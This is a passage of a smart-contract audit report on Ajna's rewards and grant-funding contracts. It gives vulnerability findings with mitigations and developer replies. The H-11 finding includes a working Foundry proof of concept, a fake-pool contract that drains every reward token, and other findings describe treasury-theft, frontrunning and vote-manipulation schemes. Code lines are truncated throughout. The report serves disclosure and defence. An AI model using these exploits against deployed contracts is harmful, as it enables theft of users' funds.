Also we can see in the _claimRewards function there is no validation is isEpochClaimed is true this allow a malicius user claimReward first and then move his liquidity to other bucket or the same bucket claiming the reward each time that he want.

```
    function _claimRewards(
        StakeInfo storage stakeInfo_,
        uint256 tokenId_,
        uint256 epochToClaim_,
        bool validateEpoch_,
        address ajnaPool_
    ) internal {
        // revert if higher epoch to claim than current burn epoch
        if (
            validateEpoch_ &&
            epochToClaim_ > IPool(ajnaPool_).currentBurnEpoch()
        ) revert EpochNotAvailable();

        // update bucket exchange rates and claim associated rewards
        uint256 rewardsEarned = _updateBucketExchangeRates(
            ajnaPool_,
            positionManager.getPositionIndexes(tokenId_)
        );

        rewardsEarned += _calculateAndClaimRewards(tokenId_, epochTo

        uint256[] memory burnEpochsClaimed = _getBurnEpochsClaimed(
            stakeInfo_.lastClaimedEpoch,
            epochToClaim_
        );
```

```
            emit ClaimRewards(
                msg.sender,
                ajnaPool_,
                tokenId_,
                burnEpochsClaimed,
                rewardsEarned
            );

            // update last interaction burn event
            stakeInfo_.lastClaimedEpoch = uint96(epochToClaim_);

            // transfer rewards to sender
            _transferAjnaRewards(rewardsEarned);
        }
```

Recommended Mitigation Steps

Check if the isEpochClaime is true and revert in the _claimReward function

```
    if (isEpochClaimed[tokenId_][epochToClaim_]) revert AlreadyClaimed()
```

ith-harvey (Ajna) disputed and commented:

> The series of calls they are suggesting are possible:
> stake
> claimRewards() -> get rewards
> moveStakedLiquidity() -> get rewards

> They should not be able to get these rewards because `_calculateAndClaimRewards()` iterates from last claimed epoch.

[H-11] RewardsManager fails to validate `pool_` when updating exchange rates allowing rewards to be drained

Submitted by vakzz, *also found by* 0xWaitress, SpicyMeatball, *and* 0xStalin

https://github.com/code-423n4/2023-05-ajna/blob/a51de1f0119a8175a5656a2ff9d48bbbcb4436e7/ajna-core/src/RewardsManager.sol#L310-L318

https://github.com/code-423n4/2023-05-ajna/blob/a51de1f0119a8175a5656a2ff9d48bbbcb4436e7/ajna-core/src/RewardsManager.sol#L794-L794
https://github.com/code-423n4/2023-05-ajna/blob/a51de1f0119a8175a5656a2ff9d48bbbcb4436e7/ajna-core/src/RewardsManager.sol#L811-L821

The `updateBucketExchangeRatesAndClaim` method is designed to reward people for keeping the current exchange rate up to date (it has the following description: "Caller can claim `5%` of the rewards that have accumulated to each bucket since the last burn event, if it hasn't already been updated").

The issue is that there is no check on the `pool_` to ensure that is a valid ajna pool or that it is pool from a currently staked token.

This means that an attacker can supply their own contract to control all of the values used to calculate the reward amount, allowing them to transfer an arbitrary amount of reward tokens (up to the balance of the rewards manager).

Proof of Concept

The following test can be placed in https://github.com/code-423n4/2023-05-ajna/tree/a51de1f0119a8175a5656a2ff9d48bbbcb4436e7/ajna-core/tests/forge/unit/Rewards as `StealRewards.t.sol` and then run with `forge test -m testStealRewards -vv`, showing that an attacker can steal all of the ajna tokens held by the rewards manager:

```
$ forge test  -m testStealRewards -vv

Running 1 test for tests/forge/unit/Rewards/StealRewards.t.sol:Steal
[PASS] testStealRewards() (gas: 494833)
Logs:
  Rewards balance before: 100000000000000000000000000
  Hacker balance before : 0
  Rewards balance after : 0
  Hacker balance after  : 100000000000000000000000000

Test result: ok. 1 passed; 0 failed; finished in 6.57s
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.14;
```

```
import 'src/RewardsManager.sol';
import 'src/PositionManager.sol';

import '@std/Test.sol';
import '@std/Vm.sol';

contract StealRewards {
    ERC20 ajnaToken;
    IRewardsManager rewardsManager;

    uint256 _currentBurnEpoch;
    uint256 toSteal;

    constructor(ERC20 _ajnaToken, IRewardsManager _rewardsManager) {
        ajnaToken = _ajnaToken;
        rewardsManager = _rewardsManager;
    }

    function currentBurnEpoch() external view returns (uint256) {
        return _currentBurnEpoch;
    }

    function bucketExchangeRate(uint) external view returns (uint256
        return 1 ether + _currentBurnEpoch;
    }

    function burnInfo(uint256 index) external view returns (uint256
        if (index == 1) {
            return (block.timestamp + 2 weeks, 0, 0);
        } else {
            return (block.timestamp + 2 weeks, 1, toSteal * 20);
        }
    }

    function bucketInfo(uint256) external pure returns (
        uint256 lpAccumulator_,
        uint256 availableCollateral_,
        uint256 bankruptcyTime_,
        uint256 bucketDeposit_,
        uint256 bucketScale_
    ) {
        return (0, 0, 0, 1 ether, 0);
    }

    function steal() external {
        toSteal = ajnaToken.balanceOf(address(rewardsManager));

        uint256[] memory depositIndexes = new uint256[](1);
```

```
        depositIndexes[0] = 0;

        // setup the `prevBucketExchangeRate`
        _currentBurnEpoch = 1;
        rewardsManager.updateBucketExchangeRatesAndClaim(address(thi

        _currentBurnEpoch = 2;
        rewardsManager.updateBucketExchangeRatesAndClaim(address(thi
    }

}

contract StealRewardsTest is Test {
    address internal _ajna = 0x9a96ec9B57Fb64FbC60B423d1f4da7691Bd35
    ERC20 internal _ajnaToken;

    IRewardsManager  internal _rewardsManager;
    IPositionManager internal _positionManager;
    ERC20PoolFactory internal _poolFactory;

    function setUp() external {
        vm.createSelectFork(vm.envString("ETH_RPC_URL"));

        _ajnaToken       = ERC20(_ajna);
        _poolFactory = new ERC20PoolFactory(_ajna);
        _positionManager = new PositionManager(_poolFactory, new ERC
        _rewardsManager  = new RewardsManager(_ajna, _positionManage

        deal(_ajna, address(_rewardsManager), 100_000_000 * 1e18);
        assertEq(_ajnaToken.balanceOf(address(_rewardsManager)), 100
    }

    function testStealRewards() external {
        StealRewards stealRewards = new StealRewards(_ajnaToken, _re
        uint rewardsManagerBalance = _ajnaToken.balanceOf(address(_r

        emit log_named_uint("Rewards balance before", rewardsManager
        emit log_named_uint("Hacker balance before ", _ajnaToken.bal

        stealRewards.steal();

        assertEq(_ajnaToken.balanceOf(address(stealRewards)), reward
        assertEq(_ajnaToken.balanceOf(address(_rewardsManager)), 0);

        emit log_named_uint("Rewards balance after ", _ajnaToken.bal
        emit log_named_uint("Hacker balance after  ", _ajnaToken.bal
    }

}
```

Tools Used

Foundry, IntelliJ

Recommended Mitigation Steps

The `updateBucketExchangeRatesAndClaim` method should only be able to be called with a valid Ajna pool (see PositionManager._isAjnaPool) and potentially only allow pools from the currently staked tokens.

MikeHathaway (Ajna) confirmed via duplicate issue `#207`

Medium Risk Findings (14)

[M-01] It is possible to steal the unallocated part of every delegation period budget

Submitted by hyh*, also found by* mrpathfindr*,* bytes032*,* circlelooper*,* Jiamin*,* Juntao*, and* aashar

Attacker can monitor the standard proposals distribution and routinely steal each low activity period remainder by submitting a `transfer to self` proposal and voting a dust amount for it.

Since the criteria for the final slate update is that any increase in total funding votes casted is enough, the attacker's costs are negligible, while the remainder funds during some periods ca be substantial enough for the attacker to setup such a monitoring. I.e. as funds are constant share of the treasury, while activity can differ drastically, a situation when there are less viable proposals then funds can routinely happen over time.

The assumption of the current logic is that such unallocated funds will be returned to the treasury, but it will not be the case as the cost of stealing such funds is close to zero.

Impact

A part of treasury funds can be stolen each period and will not be available for ecosystem funding.

Proof of Concept

Schematic POC:

1. Bob monitors the end of each screening period and, whenever it is cheap enough, submits a proposal to send the remainder funds to self via proposeStandard()
2. Bob votes for it with fundingVote() with the dust votes he have. Since it is low activity period there are room, and it is included to `_topTenProposals`
3. Bob updates the top slate with updateSlate(), repeating current top slate with his proposal added. Since other proposals cumulatively do not allocate full budget and Bob's proposal have positive funding vote attached, it is included to the slate

This way Bob obtained the remainder funds nearly for free.

Core issue here looks to be the absence of the proposal votes threshold, which allows an attacker to claim the remained without any barrier to entry, i.e. having at hand only dust amount of governance tokens.

Even proposal with zero funding votes can be executed, it is only controlled to be non-negative:

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-grants/src/grants/base/StandardFunding.sol#L421-L441

```
function _validateSlate(uint24 distributionId_, uint256 endBlock
    // check that the function is being called within the challe
    if (block.number <= endBlock || block.number > _getChallenge
        revert InvalidProposalSlate();
    }

    // check that the slate has no duplicates
    if (_hasDuplicates(proposalIds_)) revert InvalidProposalSlat

    uint256 gbc = distributionPeriodFundsAvailable_;
    uint256 totalTokensRequested = 0;

    // check each proposal in the slate is valid
    for (uint i = 0; i < numProposalsInSlate_; ) {
        Proposal memory proposal = _standardFundingProposals[prc

        // check if Proposal is in the topTenProposals list
        if (_findProposalIndex(proposalIds_[i], _topTenProposals
```

```
            // account for fundingVotesReceived possibly being negat
>>          if (proposal.fundingVotesReceived < 0) revert InvalidPrc
```

The only criteria for state update is greater sum of the funding votes:

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-grants/src/grants/base/StandardFunding.sol#L316-L318

```
        // check if slate of proposals is better than the existing s
        newTopSlate_ = currentSlateHash == 0 ||
>>          (currentSlateHash!= 0 && sum > _sumProposalFundingVotes(
```

I.e. when the activity is low enough attacker can always maximize the `totalTokensRequested` to be exactly `gbc * 9 / 10`, claiming the difference to itself (i.e. the dust vote supplied proposal is to transfer unallocated part to attacker's account in this case):

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-grants/src/grants/base/StandardFunding.sol#L445-L450

```
            totalTokensRequested += proposal.tokensRequested;

            // check if slate of proposals exceeded budget constrair
>>          if (totalTokensRequested > (gbc * 9 / 10)) {
                revert InvalidProposalSlate();
            }
```

Recommended Mitigation Steps

Consider introducing the minimum accepted vote power for any proposal to be included in th final slate, as an example:

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-grants/src/grants/base/StandardFunding.sol#L421-L441

```
    function _validateSlate(uint24 distributionId_, uint256 endBlock
        ...
```

```
+       // using 0.1% of the total vote power used as a minimum for
+       uint minFundingVotePower = _distributions[distributionId_].f
        // check each proposal in the slate is valid
        for (uint i = 0; i < numProposalsInSlate_; ) {
            Proposal memory proposal = _standardFundingProposals[prc

            // check if Proposal is in the topTenProposals list
            if (_findProposalIndex(proposalIds_[i], _topTenProposals

            // account for fundingVotesReceived possibly being negat
-           if (proposal.fundingVotesReceived < 0) revert InvalidPrc
+           if (proposal.fundingVotesReceived < 0 || Maths.wpow(Safe
```

ith-harvey (Ajna) confirmed

[M-02] Delegate rewards system is unfair to delegates with less tokens and reduces decentralization

Submitted by 0x73696d616f, *also found by* 0xRobocop

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L286
https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L541
https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L673
https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L891

Reduces decentralization significantly and discourages delegates with less token power to vote.

Proof of Concept

The current math gives delegates rewards based on the square of their votes. Thus, accounts with higher number of votes will be rewarded a bigger number of rewards, leading to less decentralization.

Add the following test to `StandardFunding.t.sol`

```
function test_POC_WhaleCanStealMostDelegateRewards() external {
    // 24 tokenholders self delegate their tokens to enable voting c
    _selfDelegateVoters(_token, _votersArr);

    changePrank(_tokenDeployer);
    _token.transfer(_tokenHolder1, 300_000_000 * 1e18);

    vm.roll(_startBlock + 150);

    // start distribution period
    _startDistributionPeriod(_grantFund);

    uint24 distributionId = _grantFund.getDistributionId();

    (, , , uint128 gbc, , ) = _grantFund.getDistributionPeriodInfo(d

    assertEq(gbc, 15_000_000 * 1e18);

    TestProposalParams[] memory testProposalParams = new TestProposa
    testProposalParams[0] = TestProposalParams(_tokenHolder1, 8_500_

    // create 7 proposals paying out tokens
    TestProposal[] memory testProposals = _createNProposals(_grantFu
    assertEq(testProposals.length, 1);

    vm.roll(_startBlock + 200);

    // screening period votes
    _screeningVote(_grantFund, _tokenHolder1, testProposals[0].propc
    _screeningVote(_grantFund, _tokenHolder2, testProposals[0].propc

    /*********************/
    /*** Funding Stage ***/
    /*********************/

    // skip time to move from screening period to funding period
    vm.roll(_startBlock + 600_000);


    // check topTenProposals array is correct after screening period
    GrantFund.Proposal[] memory screenedProposals = _getProposalList

    // funding period votes for two competing slates, 1, or 2 and 3
    _fundingVote(_grantFund, _tokenHolder1, screenedProposals[0].prc
    _fundingVote(_grantFund, _tokenHolder2, screenedProposals[0].prc

    /************************/
    /*** Challenge Period ***/
```

```
        /************************/

        uint256[] memory potentialProposalSlate = new uint256[](1);
        potentialProposalSlate[0] = screenedProposals[0].proposalId;

        // skip to the end of the DistributionPeriod
        vm.roll(_startBlock + 650_000);

        vm.expectEmit(true, true, false, true);
        emit FundedSlateUpdated(distributionId, _grantFund.getSlateHash(
        bool proposalSlateUpdated = _grantFund.updateSlate(potentialProp
        assertTrue(proposalSlateUpdated);

        /*******************************/
        /*** Execute Funded Proposals ***/
        /*******************************/

        // skip to the end of the Distribution's challenge period
        vm.roll(_startBlock + 700_000);

        // execute funded proposals
        _executeProposal(_grantFund, _token, testProposals[0]);

        /*****************************/
        /*** Claim Delegate Rewards ***/
        /*****************************/

        assertEq(_grantFund.getDelegateReward(distributionId, _tokenHold
        assertEq(_grantFund.getDelegateReward(distributionId, _tokenHold

        // _tokenHolder1 reward is approx 1_470_000/(1_470_000 + 30_000)

        // linear distribution
        // _tokenHolder1 reward is approx 350/(350 + 50) = 87.5%
    }
```

In this test, `_tokenHolder1` has 350/50 = 7 times more tokens and leads to getting 98% of the rewards.
Had a linear distribution been used, `_tokenHolder1` would have received 87.5%, a fairer number.

In fact, it's even better to use a quadratic voting system, being the rewards the square root of the votes. This would incentivize more delegates and increase decentralization.

Tools Used

Vscode, Foundry

Recommended Mitigation Steps

Use a linear or quadratic delegate reward system.

MikeHathaway (Ajna) confirmed

Picodes (judge) commented:

> Note: validating the finding assuming it is a bug and distributing rewards according to the square wasn't the intent of the dev team. Otherwise, the fact that the warden finds it "unfair isn't really a security issue.

[M-03] `_updateBucketExchangeRateAndCalculateRewards` reward calculation accuracy loss

Submitted by kutugu

Divide first and then multiply, which has precision loss. The loss depends on the denominator, which is at most `denominator - 1`.
Although `Maths.wdiv rounded` adopted in _updateBucketExchangeRateAndCalculateRewards, reduce the loss, but theoretically `interestFactor` loss is about `interestEarned_ / 2`.
This means that the more interest are earned, the more users lose.

Proof of Concept

Modify for testing

```
diff --git a/ajna-core/src/RewardsManager.sol b/ajna-core/src/Reward
index 314b476..421940f 100644
--- a/ajna-core/src/RewardsManager.sol
+++ b/ajna-core/src/RewardsManager.sol
@@ -801,8 +801,12 @@ contract RewardsManager is IRewardsManager, Ree
                    rewards_ += Maths.wmul(UPDATE_CLAIM_REWARD, Maths.w
                }
            }
+
+           emit CalculateReward(rewards_);
        }
```

```
+    event CalculateReward(uint256);
+
     /** @notice Utility method to transfer `Ajna` rewards to the se
      *  @dev   This method is used to transfer rewards to the `msg.
      *  @dev   It is used to ensure that rewards claimers will be a
```

Modify reward calculation

```
diff --git a/ajna-core/src/RewardsManager.sol b/ajna-core/src/Reward
index 421940f..4cdfefa 100644
--- a/ajna-core/src/RewardsManager.sol
+++ b/ajna-core/src/RewardsManager.sol
@@ -792,13 +792,15 @@ contract RewardsManager is IRewardsManager, Re
                 (, , , uint256 bucketDeposit, ) = IPool(pool_).buck

                 uint256 burnFactor     = Maths.wmul(totalBurned_, b
-                uint256 interestFactor = interestEarned_ == 0 ? 0 :
-                    Maths.WAD - Maths.wdiv(prevBucketExchangeRate,
-                    interestEarned_
-                );

                 // calculate rewards earned for updating bucket exc
-                rewards_ += Maths.wmul(UPDATE_CLAIM_REWARD, Maths.w
+                rewards_ += interestEarned_ == 0 ? 0 : Maths.wmul(U
+                    Maths.wmul(
+                        Maths.WAD - Maths.wdiv(prevBucketExchangeRa
+                        burnFactor
+                    ),
+                    interestEarned_
+                ));
             }
         }
```

```
forge test --match-test testClaimRewardsFuzzy -vvvv

For a Fuzzing input:
indexes: 3
mintAmount: 73528480588506366763626

Divide first and multiply
emit CalculateReward(: 334143554965844407584)

Multiply first and divide
```

```
emit CalculateReward(: 334143554965846586903)
```

Tools Used

Foundry

Recommended Mitigation Steps

As modified above, multiply first and then divide.

MikeHathaway (Ajna) confirmed

[M-04] Potential unfair distribution of Rewards due to MEV in `updateBucketExchangeRatesAndClaim`

Submitted by **bytes032**, *also found by* **patitonar** *and* **troublor**

This vulnerability allows malicious actors to exploit the reward system by frontrunning transactions and unfairly claiming rewards, thereby disincentivizing honest users from updatin the bucket exchange rates and contributing to the system.

Proof of Concept

The `updateBucketExchangeRatesAndClaim` function is publicly callable and serves two main purposes:

1. Updates the exchange rate of a list of buckets.
2. If eligible, the caller can claim `5%` of the rewards accumulated to each bucket since the last burn event, if it hasn't already been updated.

https://github.com/code-423n4/2023-05-ajna/blob/fc70fb9d05b13aee2b44be2cb652478535a90edd/ajna-core/src/RewardsManager.sol#L310-L318

```
    function updateBucketExchangeRatesAndClaim(
            address pool_,
            uint256[] calldata indexes_
        ) external override returns (uint256 updateReward) {
            updateReward = _updateBucketExchangeRates(pool_, indexes_);
```

```
        // transfer rewards to sender
        _transferAjnaRewards(updateReward);
    }
```

So, to summarize it's primary purpose is to incentivize people who keep the state updated. However, given the nature of the function (first come, first serve) it becomes very prone to MEV.

Consider the following scenario:

1. Alice is hard-working, non-technical and constantly keeps track of when to update the buckets so she can claim a small reward. Unfortunately, she becomes notorious for gettin most of the rewards from updating the bucket exchange rate.
2. A malicious actor spots Alice's recent gains and creates a bot to front run **any** transaction to RewardsManager's `_updateBucketExchangeRateAndCalculateRewards` submitted by Alice.
3. The day after that, Alice again see's theres a small reward to claim, attempts to claim it, bu she gets front runned by whoever set the bot.
4. Since Alice is non-technical, she cannot ever beat the bot so she is left with a broken hear and no longer able to claim rewards.

I believe the system should be made fair to everybody that wants to contribute, hence this is a vulnerability that should be taken care of to ensure the fair distribution of awards to people who care about the protocol instead of .

Recommended Mitigation Steps

I see potentially two solutions here:

1. Introduce a randomized reward mechanism, such as a lottery system or a probabilistic reward distribution for people who contribute to updating buckets. This could reduce the predictability of rewards and hence the potential for MEV exploitation.
2. Consider limiting the reward claim process to users who have staked in the rewards manager because they are the individuals that are directly affected if the bucket is not updated, because if its not updated for 14 days they won't be getting rewards. Additionally, you can couple it with a rate-limitting mechanism by implementing a maximum claim per address per time period

MikeHathaway (Ajna) acknowledged

[M-05] Calculating new rewards is susceptible to precision loss due to division before multiplication

Submitted by cryptostellar5*, also found by* ladboy233 *and* Bauchibred

This issue is similar to https://github.com/ajna-finance/audits/blob/main/sherlock/Contest1.md#issue-m-7-calculating-new-rewards-is-susceptible-to-precision-loss-due-to-division-before-multiplication which is not fixed properly. Still, the final multiplication is being performed after the division.

Impact

Rewards may be lost (0) due to division before multiplication precision issues.

Proof of Concept

The `RewardsManager._calculateNewRewards` function calculates the new rewards for a staker by first multiplying `interestEarned_` by `totalBurnedInPeriod` and then dividing by `totalInterestEarnedInPeriod` and then again multiplying by `REWARD_FACTOR`.

Since the division is being performed before the final multiplication, this can lead to precision loss.

```
function _calculateNewRewards(
    address ajnaPool_,
    uint256 interestEarned_,
    uint256 nextEpoch_,
    uint256 epoch_,
    uint256 rewardsClaimedInEpoch_
) internal view returns (uint256 newRewards_) {
    (
        ,
        // total interest accumulated by the pool over the claim
        uint256 totalBurnedInPeriod,
        // total tokens burned over the claim period
        uint256 totalInterestEarnedInPeriod
    ) = _getPoolAccumulators(ajnaPool_, nextEpoch_, epoch_);

    // calculate rewards earned
    newRewards_ = totalInterestEarnedInPeriod == 0 ? 0 : Maths.w
        REWARD_FACTOR,
        Maths.wdiv(
            Maths.wmul(interestEarned_, totalBurnedInPeriod),
            totalInterestEarnedInPeriod
```

```
            )
        );
```

Recommended Mitigation Steps

All the multiplication should be performed in step 1 and then division at the end.

MikeHathaway (Ajna) confirmed

[M-06] An Optimizer Bug in `PositionManager.getPositionIndexesFiltered`

Submitted by **sces60107**

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/PositionManager.sol#L484
https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/PositionManager.sol#L3

There is an optimizer bug in `PositionManager.getPositionIndexesFiltered`.
https://blog.soliditylang.org/2022/06/15/inline-assembly-memory-side-effects-bug/

The Yul optimizer considers all memory writes in the outermost Yul block that are never read from as unused and removes them. The bug is fixed in solidity 0.8.15. But `PositionManager.sol` uses solidity 0.8.14.

Proof of Concept

There is an inline assembly block at the end of `PositionManager.getPositionIndexesFiltered`. The written memory is never read from in the same assembly block. It would trigger the bug to remove the memory write.
https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/PositionManager.sol#L484

```
    function getPositionIndexesFiltered(
        uint256 tokenId_
    ) external view override returns (uint256[] memory filteredIndex
        ...

        // resize array
```

```
        assembly { mstore(filteredIndexes_, filteredIndexesLength) }
    }
```

Unfortunately, `PositionManager` uses solidity 0.8.14 which would suffer from the bug.
https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/PositionManager.sol#L3

```
pragma solidity 0.8.14;
```

Recommended Mitigation Steps

Update the solidity version to 0.8.15

MikeHathaway (Ajna) confirmed

[M-07] Calling `StandardFunding.screeningVote` function and `ExtraordinaryFunding.voteExtraordinary` function when `block.number` equals respective start block and when `block.number` is bigger than respective start block can result in different available votes for same voter

Submitted by rbserver, *also found by* deadrxsezzz *and* rvierdiiev

Because of `if (block.number <= screeningStageEndBlock || block.number > endBlock) revert InvalidVote()`, the following `StandardFunding.fundingVote` function can only execute `uint128 newVotingPower = SafeCast.toUint128(_getVotesFunding(msg.sender, votingPower, voter.remainingVotingPower, screeningStageEndBlock))` when `block.number` is bigger than `screeningStageEndBlock`.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L519-L569

```
    function fundingVote(
        FundingVoteParams[] memory voteParams_
    ) external override returns (uint256 votesCast_) {
        uint24 currentDistributionId = _currentDistributionId;
```

```
        QuarterlyDistribution storage currentDistribution = _distrib
        QuadraticVoter        storage voter               = _quadrat

        uint256 endBlock = currentDistribution.endBlock;

        uint256 screeningStageEndBlock = _getScreeningStageEndBlock(

        // check that the funding stage is active
        if (block.number <= screeningStageEndBlock || block.number >

        uint128 votingPower = voter.votingPower;

        // if this is the first time a voter has attempted to vote t
        // set initial voting power and remaining voting power
        if (votingPower == 0) {

            // calculate the voting power available to the voting pc
            uint128 newVotingPower = SafeCast.toUint128(_getVotesFur

            voter.votingPower          = newVotingPower;
            voter.remainingVotingPower = newVotingPower;
        }

        ...
    }
```

When the `StandardFunding.fundingVote` function calls the following `StandardFunding._getVotesFunding` function, `screeningStageEndBlock` would be used as the `voteStartBlock_` input for calling the `Funding._getVotesAtSnapshotBlocks` function below. Because `block.number` would always be bigger than `screeningStageEndBlock`, `voteStartBlock_` would always be `screeningStageEndBlock` in the `Funding._getVotesAtSnapshotBlocks` function. This means that the `Funding._getVotesAtSnapshotBlocks` function would always return the same voting power for the same voter at any `block.number` that is bigger than `screeningStageEndBlock` during the funding phase.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L891-L910

```
    function _getVotesFunding(
        address account_,
        uint256 votingPower_,
```

```
        uint256 remainingVotingPower_,
        uint256 screeningStageEndBlock_
    ) internal view returns (uint256 votes_) {
        // voter has already allocated some of their budget this per
        if (votingPower_ != 0) {
            votes_ = remainingVotingPower_;
        }
        // voter hasn't yet called _castVote in this period
        else {
            votes_ = Maths.wpow(
            _getVotesAtSnapshotBlocks(
                account_,
                screeningStageEndBlock_ - VOTING_POWER_SNAPSHOT_DELA
                screeningStageEndBlock_
            ), 2);
        }
    }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/Funding.sol#L76-L93

```
    function _getVotesAtSnapshotBlocks(
        address account_,
        uint256 snapshot_,
        uint256 voteStartBlock_
    ) internal view returns (uint256) {
        IVotes token = IVotes(ajnaTokenAddress);

        // calculate the number of votes available at the snapshot b
        uint256 votes1 = token.getPastVotes(account_, snapshot_);

        // enable voting weight to be calculated during the voting p
        voteStartBlock_ = voteStartBlock_ != block.number ? voteStar

        // calculate the number of votes available at the stage's st
        uint256 votes2 = token.getPastVotes(account_, voteStartBlock

        return Maths.min(votes2, votes1);
    }
```

However, because of `if (block.number < currentDistribution.startBlock || block.number > _getScreeningStageEndBlock(currentDistribution.endBlock)) revert InvalidVote()`, calling the following `StandardFunding.screeningVote` function would not revert when `block.number` equals the current distribution period's start block.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L572-L596

```
    function screeningVote(
        ScreeningVoteParams[] memory voteParams_
    ) external override returns (uint256 votesCast_) {
        QuarterlyDistribution memory currentDistribution = _distribu

        // check screening stage is active
        if (block.number < currentDistribution.startBlock || block.r

        uint256 numVotesCast = voteParams_.length;

        for (uint256 i = 0; i < numVotesCast; ) {
            Proposal storage proposal = _standardFundingProposals[vc

            // check that the proposal is part of the current distri
            if (proposal.distributionId != currentDistribution.id) r

            uint256 votes = voteParams_[i].votes;

            // cast each successive vote
            votesCast_ += votes;
            _screeningVote(msg.sender, proposal, votes);

            unchecked { ++i; }
        }
    }
```

When the `StandardFunding.screeningVote` function calls the following `StandardFunding._screeningVote` function, `if (screeningVotesCast[distributionId][account_] + votes_ > _getVotesScreening(distributionId, account_)) revert InsufficientVotingPower()` is executed in which the `StandardFunding._getVotesScreening` function below would use the current distribution period's start block as the `voteStartBlock_` input for calling the `Funding._getVotesAtSnapshotBlocks` function. Since the `Funding._getVotesAtSnapshotBlocks` function executes `voteStartBlock_ = voteStartBlock_ != block.number ? voteStartBlock_ : block.number - 1`, `voteStartBlock_` would be 1 block prior to the current distribution period's start block when `block.number` equals the current distribution period's start block, and `voteStartBlock_` would be the current distribution period's start block when `block.number` is bigger than the current distribution period's start block. However, it is possible that the same voter has

different available votes at 1 block prior to the current distribution period's start block and at the current distribution period's start block. This is unlike the `StandardFunding._getVotesFunding` function that would always return the same voting power for the same voter when calling the `StandardFunding.fundingVote` function during the funding phase. Since calling the `StandardFunding._getVotesScreening` function when `block.number` equals the current distribution period's start block and when `block.number` i bigger than the current distribution period's start block during the screening phase can return different available votes for the same voter, this voter would call the `StandardFunding.screeningVote` function at a chosen `block.number` that would provide the highest votes.

This should not be allowed because `_getVotesScreening(distributionId, account_)` needs to return the same number of votes across all blocks during the screening phase to make `if (screeningVotesCast[distributionId][account_] + votes_ > _getVotesScreening(distributionId, account_)) revert InsufficientVotingPower()` effective in the `StandardFunding._screeningVote` function. For example, a voter who has no available votes at 1 block prior to the current distribution period's start block can mint many AJNA tokens at the current distribution period's start block and call the `StandardFunding.screeningVote` function at `block.number` that is bigger than the curren distribution period's start block during the screening phase to use her or his available votes at current distribution period's start block. For another example, a voter who has available votes at 1 block prior to the current distribution period's start block can call the `StandardFunding.screeningVote` function when `block.number` equals the current distribution period's start block and then sell all of her or his AJNA tokens at the same `block.number`. Such voters' actions are unfair to other voters who maintain the same numbe of available votes at 1 block prior to the current distribution period's start block and at the current distribution period's start block for the screening stage voting.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L698-L753

```
    function _screeningVote(
        address account_,
        Proposal storage proposal_,
        uint256 votes_
    ) internal {
        uint24 distributionId = proposal_.distributionId;

        // check that the voter has enough voting power to cast the
        if (screeningVotesCast[distributionId][account_] + votes_ >
```

```
        ...
    }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L872-L881

```
    function _getVotesScreening(uint24 distributionId_, address accc
        uint256 startBlock = _distributions[distributionId_].startBl

        // calculate voting weight based on the number of tokens hel
        votes_ = _getVotesAtSnapshotBlocks(
            account_,
            startBlock - VOTING_POWER_SNAPSHOT_DELAY,
            startBlock
        );
    }
```

Please note that calling the following `ExtraordinaryFunding.voteExtraordinary` function when `block.number` equals `_extraordinaryFundingProposals[proposalId_].startBlock` also does not revert, and the `ExtraordinaryFunding._getVotesExtraordinary` function below also uses `_extraordinaryFundingProposals[proposalId_].startBlock` as the `voteStartBlock_` input for calling the `Funding._getVotesAtSnapshotBlocks` function. Hence, the same issue also applies to the `ExtraordinaryFunding.voteExtraordinary` function.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L131-L157

```
    function voteExtraordinary(
        uint256 proposalId_
    ) external override returns (uint256 votesCast_) {
        // revert if msg.sender already voted on proposal
        if (hasVotedExtraordinary[proposalId_][msg.sender]) revert A

        ExtraordinaryFundingProposal storage proposal = _extraordina
        // revert if proposal is inactive
        if (proposal.startBlock > block.number || proposal.endBlock
            revert ExtraordinaryFundingProposalInactive();
        }

        // check voting power at snapshot block and update proposal
```

```
        votesCast_ = _getVotesExtraordinary(msg.sender, proposalId_)
        proposal.votesReceived += SafeCast.toUint120(votesCast_);

        // record that voter has voted on this extraordinary funding
        hasVotedExtraordinary[proposalId_][msg.sender] = true;

        ...
    }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L246-L256

```
    function _getVotesExtraordinary(address account_, uint256 propos
        if (proposalId_ == 0) revert ExtraordinaryFundingProposalIna

        uint256 startBlock = _extraordinaryFundingProposals[proposal

        votes_ = _getVotesAtSnapshotBlocks(
            account_,
            startBlock - VOTING_POWER_SNAPSHOT_DELAY,
            startBlock
        );
    }
```

Proof of Concept

The following steps can occur for the described scenario.

1. At 1 block prior to the current distribution period's start block, Alice has no available votes at all.
2. After noticing the `StandardFunding.startNewDistributionPeriod` transaction that would end the previous distribution period and starts the current distribution period in the mempool, Alice backruns that transaction by minting a lot of AJNA tokens at the current distribution period's start block.
